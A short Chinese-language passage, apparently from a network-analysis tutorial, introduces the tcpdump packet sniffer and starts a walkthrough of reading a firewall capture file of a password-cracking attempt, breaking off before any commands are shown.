*Tcpdump 是一个基于文本的网络嗅探器，尽管缺乏图形界面，但它是精简、强大和灵活的。*它是目前最常用的命令行数据包分析器，可以在大多数 Unix 和 Linux 操作系统上找到，但是本地用户权限决定了捕获网络流量的能力。

Tcpdump 既可以捕获网络流量，也可以读取现有的捕获文件。让我们看看在 password _ cracking _ filtered . pcap 文件中发生了什么，它是在防火墙上捕获的。下载该文件，并在我们分析数据时跟进。首先，我们将使用 sudo 启动 tcpdump(以授予捕获权限)，并使用-r 选项打开文件: